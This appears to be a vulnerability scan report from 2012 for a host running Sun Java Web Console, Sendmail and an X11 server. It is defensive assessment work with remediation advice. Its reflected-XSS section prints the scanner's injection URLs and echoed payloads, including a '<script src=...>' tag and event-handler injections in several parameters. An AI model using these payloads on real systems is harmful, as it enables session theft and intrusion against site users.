<table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"> <h1 class="TtlTxt"><script src=http://localhost/j </td><td align="right" nowrap="nowrap" valign="bottom"> <input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2" onblur="return this.myonblur();"

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd
uctName.png&pageTitle=Help&windowTitle=%3cscript%20src%3dhttp%3a%2f%2flocalhost%2fj%20
matched:

<HTML>
<HEAD><TITLE><script src=http://localhost/j </TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="F

url:

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTit
le=%3cscript%20src%3dhttp%3a%2f%2flocalhost%2fj%20
ma
tched:

<HTML>
<HEAD><TITLE><script src=http://localhost/j </TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="F

5 Reflected Cross-Site Scripting (XSS) Vulnerabilities port 6789/tcp

QID:	150001	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	6.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				

Bugtraq ID: -
Last Update: 05/26/2009

THREAT:
XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contain characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

IMPACT:
XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash and Java applets) can be used to as a part of a compromise.

SOLUTION:
Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

RESULT:
url:

tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=/com_sun_web_u
i/images/SecondaryProductName.png&mastheadWidth=&pageTitle=%22'%3e%3cqss%20a%3dX159019052Y6Z%3e
variants: 13
matched: tentPageTitle -->

<table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"> <h1 class="TtlTxt">'"><qss a=X159019052Y6Z> </td><td align="right" nowrap="nowrap" valign="bottom"> <input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2" onblur="return this.myonblur();" on

url:

tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=/com_sun_web_u
i/images/SecondaryProductName.png%20%3cscript%3e_q_q%3drandom()%3c%2fscript%3e&mastheadWidth=&pageTitle=Help
variants: 1
matched: border="0" cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td> <img id="helpMastheadForm:helpWindowMasthead:productInfoImage"
src="/console/com_sun_web_ui/images/SecondaryProductName.png+<script>_q_q=random()</script>" alt="console" border="0" /> </td></tr></tbody></table>

<!-- HelpWindow ContentPageTitle -->

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

```
stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd
uctName.png&pageTitle=%22%20onEvent%3dX159048628Y6Z%20&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 04,*"
 frameborder="0"
 border="0"
 framespacing="0">


<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=" onEvent=X159048628Y6Z
&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,

url:


File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%22%20onEvent%3dX159048628Y5Z%20&pageTitle
=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=" onEvent=X159048628Y5Z
&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"


url:


File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=%22%20onEvent%3dX159048628Y4Z%20&mastheadUrl=%2Fcom_sun_web_ui
%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=" onEvent=X159048628Y4Z
&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFra
me"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67

url:
```

File=sunwebconsole.html&jspPath=%22%20onEvent%3dX159048628Y3Z%20&mastheadDescrip

tion=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&p
ageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 8
matched: rameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="" onEvent=X159048628Y3Z
masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&masthea
dHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborde

url:

File=%22%20onEvent%3dX159048628Y2Z%20&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_u

i%2Fhelp%2F&mastheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2
FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: pSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/" onEvent=X159048628Y2Z "
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
This page requires frames
</body>
</noframes>

  </HTML>

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=conso

le&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=H
elp&windowTitle=%22'%3e%3cqss%20a%3dX159048628Y7Z%3e
variants: 12
matched:

  <HTML>

```
    <HEAD><TITLE>'"><qss a=X159048628Y7Z></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Co

url:


ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=%22%20onEvent%
3dX159032956Y6Z%20&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 04,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=" onEvent=X159032956Y6Z
&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,

url:


ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr
l=%22%20onEvent%3dX159032956Y5Z%20&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framesp
acing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=" onEvent=X159032956Y5Z
&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"


url:


ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc
```

```
onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=%22%20onEvent%3dX1

59032956Y4Z%20&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png
&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: 104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=" onEvent=X159032956Y4Z
&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67

url:


ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%22%

20onEvent%3dX159032956Y3Z%20&mastheadDescription=console&mastheadUrl=%2Fcom_sun_
web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 8
matched: rameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="" onEvent=X159032956Y3Z
masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&masthea
dHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&c
loseButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborde

url:


ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=%22%20onEvent%3dX159032956Y2Z%2

0&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=cons

ole&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=
Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 4
matched: pSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/" onEvent=X159032956Y2Z "
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>
```

<noframes>
<body>
This page requires frames
</body>
</noframes>

</HTML>

url:

ionid=4982564A965A8D0CF592C7BAEAF827E3?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr

l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTit
le=%22'%3e%3cqss%20a%3dX159032956Y7Z%3e
variants: 12
matched:

<HTML>
<HEAD><TITLE>'"><qss a=X159032956Y7Z></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
name="mastheadFrame"
scrolling="no"
id="mastheadFrame"
title="Frame Co

5 X-Window Sniffing port 6000/tcp

QID:	95001	CVSS Base:	10	PCI Severity:	HIGH
Category:	X-Window	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	CVE-1999-0526				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
An X-Window server (also known as an 'X11 server') was found on this host. This server is present on platforms with a Unix graphical user interface (GUI), such as X Terminals or graphical workstations. X-Window is known to be vulnerable. Unauthorized users can connect to the X-Window server from any address.

Execute the 'xhost' command to ensure that the access list is valid. 'xhost' limits access to authorized users.

IMPACT:
Unauthorized users can connect to the X-Window server from a remote system and sniff a user's keystrokes. To do so, unauthorized users superimpose their screen image over the X-Window GUI. The commands entered by the unauthorized users are executed (instead of commands from the current users), which could lead to the X-Window server crashing.

SOLUTION:
X-Window server access should be restricted to a short list of IP addresses. An even better solution would be to use 'Magic Cookies' access control. With this, an administrator controls which users can connect to the X-Window server. Host-based access control is less restrictive than user-based access control.

RESULT:
TCP Port 6000

Potential Vulnerabilities (6)

2 TLS Protocol Session Renegotiation Security Vulnerability port 6789/tcp over SSL

QID:	38596	CVSS Base:	5.8	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5		
CVE ID:	CVE-2009-3555				
Vendor Reference:	-				
Bugtraq ID:	36935				
Last Update:	08/31/2010				

THREAT:
Transport Layer Security (TLS) is a cryptographic protocol that provides security for communications over networks at the Transport Layer.

TLS protocol is prone to a security vulnerability that allows for man-in-the-middle attacks. Note that this issue does not allow attackers to decrypt encrypted data

Specifically, the issue exists in a way applications handle the session renegotiation process and may allow attackers to inject arbitrary plaintext into the beginning of application protocol stream. The attack has been confirmed to work with HTTP as the application protocol but it is believed to be also possible with other protocols that are layered on TLS.

IMPACT:
In case of the HTTP protocol used with the vulnerable TLS implementation, this attack is carried out by intercepting 'Client Hello' requests and then forcing session renegotiation. An unauthorized attacker can then cause the webserver to process arbitrary requests that would otherwise require valid client side certificate for authorization. Please note that the attacker will not be able to gain direct access to the server response.

Mitigating factors:
To successfully exploit this vulnerability a full man-in-the-middle control of the TCP connection is required. The attacker needs to accept the TCP connection from the client and establish a new connection to the server.

SOLUTION:
For Microsoft Windows, refer to MS10-049 for further information.

Workaround:
OpenSSL has provided a version (0.9.8l) that has a workaround. Please refer to OpenSSL Change Log (Changes between 0.9.8k and 0.9.8l Section) to obtain additional details.

Microsoft has provided the following workaround:

- Enable SSLAlwaysNegoClientCert on IIS 6 and above: Web servers running IIS 6 and later that are affected because they require mutual authentication by requesting a client certificate, can be hardened by enabling the SSLAlwaysNegoClientCert setting. This will cause IIS to prompt the client for a certificate upon the initial connection, and does not require a server-initiated renegotiation.

Impact of the workaround: Setting this flag will require the client to authenticate prior to loading any element from the SSL-protected web site. This will cause the browser to always prompt the user for a client certificate upon connecting to the SSL protected Web site.

Refer to Microsoft Security Advisory 977377 for further details on applying the workarounds. Additional information is also available at KB977377.

RESULT:
Number of SSL renegotiations:1

3 Sendmail SSL Certificate NULL Character Spoofing Vulnerability port 25/tcp

QID:	74240	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	5.5		
CVE ID:	CVE-2009-4565				
Vendor Reference:	Sendmail - 8.14.4				
Bugtraq ID:	-				
Last Update:	11/09/2011				

THREAT:
Sendmail is prone to a SSL certificate NULL character spoofing vulnerability.

This updated version (8.14.4) will resolve following security issues.

Some certificate authorities do not properly check the requests they are signing and hence allow spoofing via an embedded NUL in the CN entry. Some checks have been added to deal with "bogus" CNs.

A workaround for a Linux resolver problem has been added to avoid core dumps.

IMPACT:
A man-in-the-middle attacker may be able to spoof arbitrary SSL SMTP servers.

SOLUTION:
This vulnerability is fixed in Sendmail Version 8.14.4. Check Sendmail's Web site to upgrade to this version.

RESULT:
220 wilma.asv.asv ESMTP Sendmail 8.13.7/8.13.7; Fri, 17 Feb 2012 14:24:21 -0500 (EST)

3 Sendmail SSL Certificate NULL Character Spoofing Vulnerability port 587/tcp

QID:	74240	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	5.5		
CVE ID:	CVE-2009-4565				
Vendor Reference:	Sendmail - 8.14.4				
Bugtraq ID:	-				
Last Update:	11/09/2011				

THREAT:
Sendmail is prone to a SSL certificate NULL character spoofing vulnerability.

This updated version (8.14.4) will resolve following security issues.

Some certificate authorities do not properly check the requests they are signing and hence allow spoofing via an embedded NUL in the CN entry. Some checks have been added to deal with "bogus" CNs.

A workaround for a Linux resolver problem has been added to avoid core dumps.

IMPACT:
A man-in-the-middle attacker may be able to spoof arbitrary SSL SMTP servers.

SOLUTION:
This vulnerability is fixed in Sendmail Version 8.14.4. Check Sendmail's Web site to upgrade to this version.

RESULT:

220 wilma.asv.asv ESMTP Sendmail 8.13.7/8.13.7; Fri, 17 Feb 2012 14:25:12 -0500 (EST)

3 Sendmail Long Header Denial of Service Vulnerability

QID:	74220	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	3.7		
CVE ID:	CVE-2006-4434				
Vendor Reference:	Sun Alert ID 102664				
Bugtraq ID:	19714				
Last Update:	01/13/2009				

THREAT:
Sendmail is a widely used MTA for UNIX and Microsoft Windows systems. Sendmail is prone to a denial of service vulnerability. This issue occurs when the application tries to handle excessively long header lines. This could trigger a user-after-free bug. This issue was reported in OpenBSD's version of Sendmail.

IMPACT:
An attacker can exploit this issue to crash Sendmail causing a denial of service.

SOLUTION:
OpenBSD fixes are available for this application.

For Solaris, Refer to Sun Alert ID 102664 to address this issue and obtain patch details.

RESULT:

Detected on TCP port 25.
Detected on TCP port 587.

3 Sun Java Web Console May Allow Unauthorized Redirection (243786) port 6789/tcp

QID:	86843	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.2	PCI Status:	FAIL
CVE ID:	CVE-2008-5550				
Vendor Reference:	Sun Alert ID 243786				
Bugtraq ID:	-				
Last Update:	06/11/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to an open redirect vulnerability in "console/faces/jsp/login/BeginLogin.jsp". This can be exploited using the "redirect_url" parameter in a specially-crafted URL to redirect a legitinate authenticated user to arbitrary Web sites. (CVE-2008-5550)

Sun Java Web Console Versions 3.0.2 through 3.0.5 are vulnerable.

IMPACT:
Successful exploitation of this vulnerability allows a local or remote unprivileged user to redirect a properly authenticated user to arbitrary Web sites and conduct phishing attacks.

SOLUTION:
This issue has been addressed in the following releases:

SPARC Platform:
Sun Java Web Console 3.0.2 (for Solaris 8) with patch 136987-02 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 (for Solaris 9) with patch 125950-18 or later
Solaris 10 with patch 125952-18 or later

x86 Platform:
Sun Java Web Console 3.0.2 (for Solaris 8) with patch 136986-02 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 (for Solaris 9) with patch 125951-18 or later
Solaris 10 with patch 125953-18 or later

Linux Platform:
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 with patch 125954-18 or later

Windows:
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 bundled with JES with patch 125955-18 or later
Sun Java Web Console 3.0.2, 3.0.3, 3.0.4, 3.0.5 unbundled from JES with patch 127534-18 or later

Refer to Sun Alert ID 243786 to obtain additional information on this vulnerability and patch details.

RESULT:

```
<!-- Version content page -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>Sun Java(TM) Web Console: Version</title>
<meta name="Copyright" content="Copyright © 2005 by Sun Microsystems, Inc. All Rights Reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script type="text/javascript" src="/com_sun_web_ui/js/browserVersion.js"></script>
<script type="text/javascript" src="/com_sun_web_ui/js/stylesheet.js"></script>
<script type="text/javascript"><!-- Empty script so IE5.0 Windows will draw table and button borders --></script>
</head>

<body class="DefBdy">
  <div class="VrsMgn">
    <div class="VrsHdrTxt">Version 3.0.2</div>
<div class="VrsTxt">Copyright © 2006 Sun Microsystems, Inc.  All rights reserved.
U.S. Government Rights - Commercial software.  Government users
are subject to the Sun Microsystems, Inc. standard license agreement
and applicable provisions of the FAR and its supplements.  Use is
subject to license terms.  This distribution may include materials
developed by third parties. Sun,  Sun Microsystems,  the Sun logo,
Java,  Netra,  Solaris,  StarOffice,  Sun StorEdge and  Sun[tm] ONE
are trademarks or registered trademarks of Sun Microsystems, Inc.
in the U.S. and other countries.</div>
</div>
</body>
</html>
```

4 Sun Java Web Console Remote Information Disclosure Vulnerability (231526) port 6789/tcp

QID:	86830	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	CVE-2008-1286				
Vendor Reference:	Sun Alert ID 231526				
Bugtraq ID:	28155				
Last Update:	06/11/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to an information disclosure vulnerability that is caused due to an unspecified error in the Java Web Console. This issue allows a local or remote unprivileged user to determine whether files or directories exist access restricted directories on the target system. (CVE-2008-1286)

Sun Java Web Console Versions 3.0.2, 3.0.3, and 3.0.4 are vulnerable.

IMPACT:
If this vulnerability is successfully exploited, an attacker can read sensitive information in access restricted directories.

SOLUTION:
This issue is addressed in the following releases:

SPARC Platform:
Solaris 8 with patch 136987-01 or later
Solaris 9 with patch 125950-07 or later
Solaris 10 with patch 125952-07 or later

x86 Platform:
Solaris 8 with patch 136986-01 or later
Solaris 9 with patch 125951-07 or later
Solaris 10 with patch 125953-07 or later

Linux:
Sun Java Web Console 3.0.2 with patch 125954-07 or later

Refer to Sun Alert ID 231526 to obtain patch details.

RESULT:

```
<!-- Version content page -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>Sun Java(TM) Web Console: Version</title>
<meta name="Copyright" content="Copyright © 2005 by Sun Microsystems, Inc. All Rights Reserved." />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<script type="text/javascript" src="/com_sun_web_ui/js/browserVersion.js"></script>
<script type="text/javascript" src="/com_sun_web_ui/js/stylesheet.js"></script>
<script type="text/javascript"><!-- Empty script so IE5.0 Windows will draw table and button borders --></script>
</head>

<body class="DefBdy">
  <div class="VrsMgn">
    <div class="VrsHdrTxt">Version 3.0.2</div>
<div class="VrsTxt">Copyright © 2006 Sun Microsystems, Inc.  All rights reserved.
U.S. Government Rights - Commercial software.  Government users
are subject to the Sun Microsystems, Inc. standard license agreement
and applicable provisions of the FAR and its supplements.  Use is
subject to license terms.  This distribution may include materials
developed by third parties. Sun,  Sun Microsystems,  the Sun logo,
Java,  Netra,  Solaris,  StarOffice,  Sun StorEdge and  Sun[tm] ONE
are trademarks or registered trademarks of Sun Microsystems, Inc.
in the U.S. and other countries.</div>
</div>
</body>
</html>
```

Information Gathered (13)

1 DNS Host Name

QID: 6

Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 3	No registered hostname

 1 Host Scan Time

QID: 45038
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 6349 seconds

Start time: Fri, Feb 17 2012, 18:40:06 GMT

End time: Fri, Feb 17 2012, 20:25:55 GMT

 1 Host Names Found

QID: 45039
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source

1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.36ms	ICMP
2		0.76ms	ICMP
3		0.51ms	ICMP
4		0.56ms	ICMP
5		2.88ms	ICMP
6		22.08ms	ICMP
7		19.64ms	ICMP
8		18.30ms	ICMP
9		18.05ms	ICMP
10		108.16ms	ICMP
11		90.40ms	ICMP
12		91.50ms	ICMP
13		90.32ms	ICMP
14		93.43ms	ICMP
15		110.33ms	ICMP
16		102.26ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 3	108.02ms	ICMP

1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:

Some of the ports filtered by the firewall are: 20, 21, 22, 23, 53, 80, 111, 135, 443, 445.

Listed below are the ports filtered by the firewall.

No response has been received when any of these ports is probed.
1-24,26-78,80-586,588-5999,6001-6128,6130-6788,6790-65535

1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
25	smtp	Simple Mail Transfer	smtp	
79	finger	Finger	finger	
587	submission	Submission	smtp	
6000	x11	X Window System	x11	
6789	unknown	unknown	http over ssl	

1 Links Crawled port 6789/tcp

QID:	150009
Category:	Web Application
